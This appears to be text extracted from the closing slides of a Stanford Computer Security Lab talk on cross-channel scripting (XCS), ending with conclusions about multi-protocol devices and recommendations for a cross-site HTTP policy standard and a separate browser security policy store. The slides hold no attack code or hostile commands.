
Different types of browser state:

- ***Cookies*** for web application state
- ***Policy store*** for web site security policies

Conclusion

A growing threat

As seen on Twitter...



[redacted]™

[redacted]

4b275b6dbb0288acd99101b77218eede

Search: ● Everywhere ○ Maidenhead, GB

Live, refresh in:

Interesting People:

- Actors
- Designers
- Developers
- Musicians
- Sport
- Pets
- TV
- Travel
- Marketing
- Entrepreneur
- Bloggers

Alert http://[redacted]/

API XCS detected

A growing threat

... and a smartphone near you.

Conclusion

Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Thanks to Eric Lovett and Parks Associates!

Conclusion

Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Recommendations

- HTTP: cross-site policy standard
- Browser: security policy store (non-cookie)

Thanks to Eric Lovett and Parks Associates!

Questions?

http://seclab.stanford.edu

Stanford Computer Security Lab